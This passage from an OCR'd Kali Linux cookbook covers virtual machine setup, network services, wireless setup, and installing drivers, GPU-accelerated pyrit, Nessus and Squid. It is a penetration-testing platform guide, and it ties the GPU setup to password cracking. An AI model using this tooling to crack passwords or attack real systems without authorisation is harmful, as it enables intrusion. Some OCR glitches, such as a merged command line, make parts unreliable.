
11. On the VirtualBox main window, highlight **Kali Linux** and then click on the **Settings** button:



12. Now that the basic installation steps have been followed, we will proceed to allow you to use your downloaded ISO file as a virtual disc. This will save you from having to burn a physical DVD to complete the installation. On the **Settings** screen, click on the **Storage** menu option:



13. Next, under **Storage Tree**, highlight the **Empty** disc icon underneath **IDE Controller**. This selects our *virtual* CD/DVD ROM drive. To the far right of the screen, under **Attributes**, click on the disc icon. In the pop up that follows, select your Kali Linux ISO file from the list. If the Kali Linux ISO file is not present, select the **Choose a virtual CD/DVD disc file...** option and locate your ISO. Once you have completed these steps, click on the **OK** button:



CD/DVD Drive: IDE Secondary Master

□ Live CD/DVD

Type: --
Size: --
Location: --
Attached To: --

Select a settings category from the list on the left-hand side and move the mouse over a settings item to get more information.

14. Click on the **Start** button and then click inside the new window and proceed with the installation. The installation steps are covered in the *Installing to a hard disk drive* recipe of this chapter.

> Installing the VirtualBox Extension Pack also allows us to extend the functionality of the virtualization product by adding support for USB 2.0 (EHCI) devices, VirtualBox RDP, and Intel PXE boot ROM.

Installing VMware Tools

In this recipe, we will demonstrate how to install Kali Linux as a virtual machine using VMware Tools.

Getting ready

The following requirements need to be fulfilled:

- A previously installed Kali Linux VMware virtual machine
- An Internet connection

How to do it...


Let's begin the process of installing Kali Linux on VMware:

1. With your virtual machine's guest operating system powered on and connected to the Internet, open a **Terminal** window and type the following command to prepare the kernel sources:

   ```
   prepare-kernel-sources
   ```

> These instructions are assuming you are using either Linux or Mac OS machines. You will not need to perform these steps under Windows.

2. On the VMware Workstation menu bar, navigate to **VM** | **Install VMware Tools...**:



3. Copy the VMware Tools installer to a temporary location and then change the location to the target directory:

   ```
   cp /media/VMware\ Tools/VMwareTools-8.8.2-590212.tar.gz /tmp/; cd
   /tmp/
   ```

   > Replace the filename according to your VMware Tools version:
   > `VMwareTools-<version>-<build>.tar.gz`

4. Untar the installer by issuing the following command:

   ```
   tar zxpf VMwareTools-8.8.2-590212.tar.gz
   ```

5. Go to the VMware Tools' directory and run the installer:

   ```
   cd vmware-tools-distrib/
   ./vmware-install.pl
   ```

6. Press *Enter* to accept the default values in each configuration question; the same applies with the `vmware-config-tools.pl` script.
7. Finally, reboot and we're done!

How it works...

In the first step, we prepared our kernel source. Next, we virtually inserted the VMware Tools CD into the guest operating system. Then, we created the mount point and mounted the virtual CD drive. We copied and extracted the installer in a temporary folder and finally we ran the installer leaving the default values.

Fixing the splash screen

The first time we boot into our newly installed Kali Linux system, we will notice that the splash screen has disappeared. In order to manually fix it, we need to extract `Initrd`, modify it, and then compress it again. Thankfully, there's an automated bash script created by Mati Aharoni (also known as "muts", creator of Kali Linux) that makes the whole process easier.

How to do it...

To fix the disappeared splash screen, type the following command and hit *Enter*:

```
fix-splash
```

Starting network services

Kali Linux comes with several network services which may be useful in various situations and are disabled by default. In this recipe, we will cover the steps to set up and start each service using various methods.

Getting ready

The following requirement is needed in order to continue:

- A connection to the network with a valid IP address

How to do it...

Let's begin the process of starting our default service:

1. Start the Apache server:

   ```
   service apache2 start
   ```

   We can verify the server is running by browsing to the localhost address.

2. To start the **Secure Shell** (**SSH**) service, SSH keys need to be generated for the first time:

   ```
   sshd-generate
   ```

3. Start the Secure Shell server:

   ```
   service ssh start
   ```

4. To verify the server is up and listening, use the `netstat` command:

   ```
   netstat -tpan | grep 22
   ```

5. Start the FTP server:

   ```
   service pure-ftpd start
   ```

6. To verify the FTP server, use the following command:

   ```
   netstat -ant | grep 21
   ```

> You can also use the `ps-ef | grep 21` command.

7. To stop a service, just issue the following command:

   ```
   service <servicename> stop
   ```

   Where `<servicename>` stands for the network service we want to stop. For example:

   ```
   service apache2 stop
   ```

8. To enable a service at boot time, use the following command:

   ```
   update-rc.d –f <servicename> defaults
   ```

   Where `<servicename>` stands for the network service we want at boot time. For example:

   ```
   update-rc.d –f ssh defaults
   ```

> You can also do this from the **Services** menu in Kali Linux. From the **Start** menu, go to **Kali Linux** | **Services**.

Setting up the wireless network

At last we come to the final recipe of this chapter. In this recipe, we will see the steps needed to connect to our wireless network with security enabled by using Wicd Network Manager and supplying our encryption details. Setting up our wireless network enables us to use Kali Linux wirelessly. In a true, ethical penetration test, not having to depend on an Ethernet cable enables us to have all of the freedoms of a regular desktop.


How to do it...

Let's begin setting up the wireless network:

1. From the desktop, start the network manager by clicking on the **Applications** menu and navigating to **Internet** | **Wicd Network Manager** or by issuing the following command at the **Terminal** window:

   ```
   wicd-gtk --no-tray
   ```

2. Wicd Network Manager will open with a list of available networks:




Choose from the networks below:

GetAway 64% WPA Channel 11

☐ Automatically connect to this network

Not connected

3. Click on the **Properties** button to specify the network details. When done, click on **OK**:



☐ Use Static IPs

IP

Netmask

Gateway

☐ Use Static DNS ☐ Use global DNS servers

DNS domain

Search domain

DNS 1

DNS 2

DNS 3

☐ DHCP Hostname bt

☐ Use these settings for all networks sharing this essid

☑ Use Encryption

WPA 1/2 (Passphrase)

Key ●●●●●●●●●●●●●●●●

4. Finally, click on the **Connect** button. We're ready to go!

How it works...

In this recipe, we concluded the setup of our wireless network. This recipe began by starting the network manager and connecting to our router.

2

Customizing Kali Linux

In this chapter, we will cover:

- Preparing kernel headers
- Installing Broadcom drivers
- Installing and configuring ATI video card drivers
- Installing and configuring nVidia video card drivers
- Applying updates and configuring extra security tools
- Setting up ProxyChains
- Directory encryption

Introduction

This chapter will introduce you to the customization of Kali so you can take full advantage of it. We will cover the installation and configuration of ATI and nVidia GPU technologies as well as extra tools needed for later chapters. ATI and nVidia GPU-based graphic cards allow us to use their graphics processing units (GPU) to perform calculations as opposed to the CPU. We will conclude the chapter with the setup of ProxyChains and encryption of digital information.

Preparing kernel headers

There will occasionally be times where we'll face the need to compile code which requires kernel headers. Kernel headers are the source code of the Linux kernel. In this first recipe, we'll explain the steps required to prepare kernel headers for later use.

Getting ready


An Internet connection is required to complete this recipe.

How to do it...

Let's begin the process of preparing kernel headers:

1. We begin first by updating our distribution by executing the following command:


   ```
   apt-get update
   ```



```
root@kali:~# apt-get update
Hit http://security.kali.org kali/updates Release.gpg
Get:1 http://http.kali.org kali Release.gpg [836 B]
Hit http://security.kali.org kali/updates Release
Get:2 http://http.kali.org kali Release [21.1 kB]
Hit http://security.kali.org kali/updates/main i386 Packages
Hit http://security.kali.org kali/updates/contrib i386 Packages
Get:3 http://http.kali.org kali/main Sources [7,502 kB]
Ign http://security.kali.org kali/updates/contrib Translation-en_US
Ign http://security.kali.org kali/updates/contrib Translation-en
Ign http://security.kali.org kali/updates/main Translation-en_US
Ign http://security.kali.org kali/updates/main Translation-en
Ign http://security.kali.org kali/updates/non-free Translation-en_US
Ign http://security.kali.org kali/updates/non-free Translation-en
Ign http://http.kali.org kali/contrib Translation-en_US
Ign http://http.kali.org kali/contrib Translation-en
Ign http://http.kali.org kali/main Translation-en_US
Ign http://http.kali.org kali/main Translation-en
Ign http://http.kali.org kali/non-free Translation-en_US
Ign http://http.kali.org kali/non-free Translation-en
```

2. Next, we must use `apt-get` again to prepare the kernel headers. Execute the following command:

   ```
   apt-get install linux-headers - `uname –r`
   ```



```
root@kali:~# apt-get install linux-headers-`uname -r`
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  linux-headers-3.7-trunk-common linux-kbuild-3.7
The following NEW packages will be installed:
  linux-headers-3.7-trunk-686-pae linux-headers-3.7-trunk-common
  linux-kbuild-3.7
0 upgraded, 3 newly installed, 0 to remove and 114 not upgraded.
Need to get 4,648 kB of archives.
After this operation, 29.8 MB of additional disk space will be used.
Do you want to continue [Y/n]?
```

3. Copy the following directory and its entire contents:

   ```
   cd /usr/src/linux
   cp -rf include/generated/* include/linux/
   ```

4. We're now ready to compile code that requires kernel headers.

Installing Broadcom drivers

In the following recipe, we'll perform the installation of Broadcom's official Linux hybrid wireless driver. Using a Broadcom wireless USB adapter gives us the greatest possibility of success in terms of getting our wireless USB access point to work on Kali. For the rest of the recipes in this book, we will assume installation of the Broadcom wireless drivers.

Getting ready


An Internet connection is required to complete this recipe.

How to do it...

Let's begin the process of installing Broadcom drivers:

1. Open a terminal window and download the appropriate Broadcom driver from `http://www.broadcom.com/support/802.11/linux_sta.php`:

   ```
   cd /tmp/
   wget http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_
   x86_64-v5_100_82_112.tar.gz
   ```



```
root@kali:/usr/bin# cd /tmp
root@kali:/tmp# wget http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_x86_64-v5_100_82_112.tar.gz
--2013-06-05 22:42:17--  http://www.broadcom.com/docs/linux_sta/hybrid-portsrc_x86_64-v5_100_82_112.tar.gz
Resolving www.broadcom.com (www.broadcom.com)... 63.251.216.155
Connecting to www.broadcom.com (www.broadcom.com)|63.251.216.155|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1175410 (1.1M) [application/x-gzip]
Saving to: `hybrid-portsrc_x86_64-v5_100_82_112.tar.gz'

100%[=====================================================================>] 1,175,410    778K/s   in 1.5s

2013-06-05 22:42:19 (778 KB/s) - `hybrid-portsrc_x86_64-v5_100_82_112.tar.gz' saved [1175410/1175410]

root@kali:/tmp# 
```

2. Extract the downloaded driver using the following script:

   ```
   mkdir broadcom
   tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz -C /tmp/
   broadcom
   ```

3. Modify the `wl_cfg80211.c` file since there's a bug in version 5.100.82.112 that prevents compiling the code under kernel version 2.6.39:

   ```
   vim /tmp/broadcom/src/wl/sys/wl_cfg80211.c
   ```

   Look at the following piece of code at line number 1814:

   ```
   #if LINUX_VERSION_CODE > KERNEL_VERSION(2, 6, 39)
   ```

   Replace it with the following:

   ```
   #if LINUX_VERSION_CODE >= KERNEL_VERSION(2, 6, 39)
   ```

   Save the changes.

4. Compile the code:

   ```
   make clean
   make
   make install
   ```

5. Update the dependencies:

   ```
   depmod -a
   ```

6. Find loaded modules by issuing the following:

   ```
   lsmod | grep b43\|ssb\|bcma
   ```

7. Remove the modules found by executing the following command:

   ```
   rmmod <module>b43
   ```

   Where `<module>` could be `b43` or `ssb` or `bcma`.

8. Blacklist the modules to prevent them from loading at system startup:

   ```
   echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf
   ```

   Where `<module>` could be `b43` or `ssb` or `bcma` or `wl`.

9. Finally, add the new module to the Linux Kernel to make it a part of the boot process:

   ```
   modprobe wl
   ```

Installing and configuring ATI video card drivers

In this recipe, we'll go into the details for installing and configuring the ATI video card drivers followed by the AMD **Accelerated Parallel Processing** (**APP**) SDK, **OpenCL,** and **CAL++**. Taking advantage of the ATI Stream technology, we can run computationally-intensive tasks—typically running on the CPU—that perform more quickly and efficiently. For more detailed information regarding the ATI Stream technology, visit `www.amd.com/stream`.

Getting ready

An Internet connection is required to complete this recipe. The preparation of kernel headers is also needed before starting this task, which is explained in the *Preparing kernel headers* recipe at the beginning of this chapter.

How to do it...


Let's begin installing and configuring the ATI drivers:

1. Download the ATI display driver required for your system:

   ```
   cd /tmp/
   ```

   ```
   wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
   ```


   We can also download the display driver from the following site: `http://support.amd.com/us/gpudownload/Pages/index.aspx`.



```
root@kali:/tmp# cd /tmp
root@kali:/tmp# wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
--2013-06-05 22:47:08--  http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
Resolving www2.ati.com (www2.ati.com)... 12.120.106.146
Connecting to www2.ati.com (www2.ati.com)|12.120.106.146|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 106085279 (101M) [application/octet-stream]
Saving to: `amd-driver-installer-12-1-x86.x86_64.run'

100%[======================================================================>] 106,085,279 1.65M/s   in 59s

2013-06-05 22:48:07 (1.73 MB/s) - `amd-driver-installer-12-1-x86.x86_64.run' saved [106085279/106085279]

root@kali:/tmp# 
```

2. Start the installation by typing the following command:

```
sh amd-driver-installer-12-1-x86.x86_64.run
```



AMD Catalyst(TM) Proprietary Driver 8.93 Setup

Options

- Install Driver 8.93 on X.Org 6.9 or later 64-bit
- Generate Distribution Specific Driver Package

3. When the setup completes, reboot your system for the changes to take effect and to prevent system instability.
4. Install the dependencies needed for further steps:

```
apt-get install libroot-python-dev libboost-python-dev
libboost1.40-all-dev cmake
```

5. Download and untar the AMD APP SDK according to your CPU architecture:

```
wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6-lnx64.tgz
mkdir AMD-APP-SDK-v2.6-lnx64
tar zxvf AMD-APP-SDK-v2.6-lnx64.tgz –C /tmp/AMD-APP-SDK-v2.6-lnx64
cd AMD-APP-SDK-v2.6-lnx64
```

6. Install the AMD APP SDK by issuing the following command:

```
sh Install-AMD-APP.sh
```

7. Set the ATI Stream paths in the `.bashrc` file:

```
echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc
source ~/.bashrc
```

8. Download and compile calpp:

   ```
   cd /tmp/
   svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
   cd calpp/trunk
   cmake .
   make
   make install
   ```

9. Download and compile pyrit:

   ```
   cd /tmp/
   svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
   cd pyrit_src/pyrit
   python setup.py build
   python setup.py install
   ```

10. Build and install OpenCL:

    ```
    cd /tmp/pyrit_src/cpyrit_opencl
    python setup.py build
    python setup.py install
    ```

11. Make a few changes to the `cpyrit_calpp` setup:

    ```
    cd /tmp/pyrit_source/cpyrit_calpp
    vi setup.py
    ```

    Look at the following line:

    ```
    VERSION = '0.4.0-dev'
    ```

    Replace it with:

    ```
    VERSION = '0.4.1-dev'
    ```

    Also, look at the following line:

    ```
    CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include'))
    ```

    Replace it with:

    ```
    CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))
    ```

12. Finally, add the ATI GPU module to pyrit:

    ```
    python setup.py build
    python setup.py install
    ```

> To show the available CAL++ devices and CPU cores, we issue the following command:
>
> **pyrit list_cores**
>
> To perform a benchmark, we simply type:
>
> **pyrit benchmark**

Installing and configuring nVidia video card drivers

In this recipe, we will embrace **Compute Unified Device Architecture** (**CUDA**), the nVidia parallel computing architecture. The first step will be the installation of the nVidia developer display driver followed by the installation of the CUDA toolkit. This will give us dramatic increases in computer performance with the power of the GPU which will be used in scenarios like password cracking.

> For more information about CUDA, please visit their website at `http://www.nvidia.com/object/cuda_home_new.html`.

Getting ready

An Internet connection is required to complete this recipe.

The preparation of kernel headers is needed before starting this task, which is explained in the *Preparing kernel headers* recipe at the beginning of this chapter.


In order to accomplish the installation of the nVidia driver, the X session needs to be shut down.

How to do it...

Let's begin the process of installing and configuring the nVidia video card drivers:

1. Download the nVidia developer display driver according to your CPU architecture:

    ```
    cd /tmp/
    wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.05.33.run
    ```



```
root@kali:/tmp# cd /tmp
root@kali:/tmp# wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.0
5.33.run
--2013-06-05 22:56:50--  http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-2
85.05.33.run
Resolving developer.download.nvidia.com (developer.download.nvidia.com)... 69.31.106.56, 69.31.106.51
Connecting to developer.download.nvidia.com (developer.download.nvidia.com)|69.31.106.56|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 56710739 (54M) [application/octet-stream]
Saving to: `NVIDIA-Linux-x86_64-285.05.33.run'

10% [======>                                                          ] 5,934,856    175K/s  eta 4m 16s
```

2. Install the driver:

   ```
   chmod +x NVIDIA-Linux-x86_64-285.05.33.run
   ./NVIDIA-Linux-x86_64-285.05.33.run -kernel-source-path='/usr/src/linux'
   ```

3. Download the CUDA toolkit:

   ```
   wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/toolkit/cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
   ```

4. Install the CUDA toolkit to `/opt`:

   ```
   chmod +x cudatoolkit_4.1.28_linux_64_ubuntu11.04.run
   ./cudatoolkit_4.1.28_linux_64_ubuntu11.04.runConfigure the environment variables required for nvcc to work:
   echo PATH=$PATH:/opt/cuda/bin >> ~/.bashrc
   echo LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/opt/cuda/lib >> ~/.bashrc
   echo export PATH >> ~/.bashrc
   echo export LD_LIBRARY_PATH >> ~/.bashrc
   ```

5. Run the following command to make the variables take effect:

   ```
   source ~/.bashrc
   ldconfig
   ```

6. Install pyrit dependencies:

   ```
   apt-get install libssl-dev python-dev python-scapy
   ```

7. Download and install the GPU powered tool, pyrit:

   ```
   svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
   cd pyrit_src/pyrit
   python setup.py build
   python setup.py install
   ```

8. Finally, add the nVidia GPU module to pyrit:

   ```
   cd /tmp/pyrit_src/cpyrit_cuda
   python setup.py build
   python setup.py install
   ```

> To verify if nvcc is installed correctly, we issue the following command:
>
> ```
> nvcc -V
> ```
>
> To perform a benchmark, we simply type the following command:
>
> ```
> pyrit benchmark
> ```

Applying updates and configuring extra security tools

In this recipe, we will cover the process of updating Kali and configuring some extra tools which will be useful in later chapters and recipes. As Kali packages are constantly updated between releases, you will soon find that a newer set of tools are available than what were originally downloaded on your DVD ROM. We will start by updating our installation, obtaining an activation code for Nessus, and conclude by installing Squid.

How to do it...

Let's begin the process of applying updates and configuring extra security tools:

1. Update the local package index with the latest changes made in the repositories:

   ```
   apt-get update
   ```

2. Upgrade the existing packages:

   ```
   apt-get upgrade
   ```

3. Upgrade to the latest version (if available):

   ```
   apt-get dist-upgrade
   ```

4. Obtain an activation code for Nessus by registering at `http://www.nessus.org/products/nessus/nessus-plugins/obtain-an-activation-code`.
5. Activate Nessus by executing the following command:

   ```
   /opt/nessus/bin/nessus-fetch --register A60F-XXXX-XXXX-XXXX-0006
   ```

   Where `A60F-XXXX-XXXX-XXXX-0006` should be your activation code.
6. Create a user account for the Nessus web interface:

   ```
   /opt/nessus/sbin/nessus-adduser
   ```

7. To start the Nessus server, we simply invoke the following command:

   ```
   /etc/init.d/nessusd start
   ```

8. Install Squid:

   ```
   apt-get install squid3
   ```

9. Prevent Squid from starting up automatically at boot time:

   ```
   update-rc.d -f squid3 remove
   ```

> To find a particular package in the repository, we can use the following command after `apt-get update`:
>
> ```
> apt-cache search <keyword>
> ```
>
> Where `<keyword>` could be a package name or a regular expression.

Setting up ProxyChains

